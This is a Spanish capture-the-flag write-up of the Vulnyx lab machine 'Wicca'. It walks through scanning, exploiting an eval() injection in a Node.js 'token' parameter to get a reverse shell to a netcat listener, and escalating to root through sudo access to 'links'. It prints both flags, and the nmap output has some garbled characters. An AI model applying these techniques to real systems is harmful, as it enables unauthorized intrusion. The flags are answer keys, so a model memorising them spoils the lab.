Máquina Wicca (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 30 agosto



Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24

Currently scanning: Finished! Screen View: Unique Hosts 4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240				
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:a0:97:e9	1	60	PCS Systemtechnik GmbH
10.0.2.12	08:00:27:39:63:a9		60	PCS Systemtechnik GmbH

• Kali (Máquina Atacante): 10.0.2.4

• Máquina Victima: 10.0.2.12

Comprobamos si tenemos conexión con la maquina victima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.12

```
PING 10.0.2.12 (10.0.2.12) 56(84) bytes of data.
64 bytes from 10.0.2.12: icmp_seq=1 ttl=64 time=0.510 ms

— 10.0.2.12 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.510/0.510/0.510/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina Linux.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

```
Starting Nmap 7.95 ( https://mmap.org ) at 2025-08-16 01:09 CEST
Nmap scan report for 10.0.2.12
Nost is up (0.00032) latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
| 256 3s:dc:d6:1d:08-b6:96:c0:08f:96:1e:65:a0:24:0e:fb (ECDSA)
| 256 de:93:17:fb:3a:19:9c:e0:17:32:2d:a9:73:f7:c5:94 (ED25519)
80/tcp open http Apache httpd 2.4.57 ((Debian))
| http-server-header: Apache/2.4.57 ((Debian))
| http-title: Apache/2 Debian Default Page: It works
5000/tcp open http Node.js (Express middleware)
| http-title: VulNyx Lab
MAC Address: 00:00:27:39:63:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux;linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.23 seconds
```

Como podemos comprobar la Máquina Victima tiene abiertos los puertos 22, 80 y 5000.

Comprobamos que es lo que corre en el puerto 5000.




Nos pide un texto, por lo tanto lo escribimos y pulsamos enter.



Nos damos cuenta que cambia la url añadiendo un nuevo parámetro "*token*", probamos cambiando esté parámetro por otro **numero** y no pasa nada, pero si lo cambiamos por **letras**, la web crashea.


Este error lo genera la función "eval()", investigando un poco nos damos cuenta de que esta función toma un argumento de cadena y lo ejecuta como cualquier otro código fuente de **Javascript**. Combinándolo con la entrada del usuario, este comportamiento conlleva una vulnerabilidad de **ejecución remota de codigo**.

Por lo tanto, nos generamos una reverse shell en nodejs.



En nuestra Máquina Atacante con la ayuda de la herramienta **netcat**(**nc**) nos ponemos a la escucha por el puerto **444** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

\$ nc -lvnp 444



Pegamos el **one-liner** creado anteriormente en el parámetro "token" y le damos enter.



Y obtenemos una shell como aleister.

```
listening on [any] 444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.12] 48406
whoami
aleister
```

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutaremos los siguiente comandos:

```
$ script /dev/null -c bash
Ctrl + Z
$ stty raw -echo;fg
$ reset xterm
$ export TERM=xterm
```

Enumeramos los permisos sudo, para ello ejecutamos el siguiente comando:

\$ sudo -l

```
aleisterDwicca:/$ sudo -l
Matching Defaults entries for aleister on wicca:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/bin
,    use_pty
User aleister may run the following commands on wicca:
    (root) NOPASSWD: /usr/bin/links
```


Nos encontramos con el binario **links** que lo podemos ejecutar como el usuario **root**, por lo tanto lo ejecutamos con el siguiente comando:

\$ sudo /usr/bin/links

Pulsamos la tecla "esc" y nos aparece este menú.



Y con la flechas me desplazo por File > OS shell.



iii Ya somos root!!!

root@wicca:/# whoami root

También pudiendo leer las flags de user y root.

root@wicca:/home/aleister# cat user.txt
VulNyx{d9f213df08ea2b3bf6cc90be28fa827f}
root@wicca:/home/aleister# cd /root/
root@wicca:~# cat root.txt
VulNyx{dab686b0ee76b5edf6fc317c51d6f102}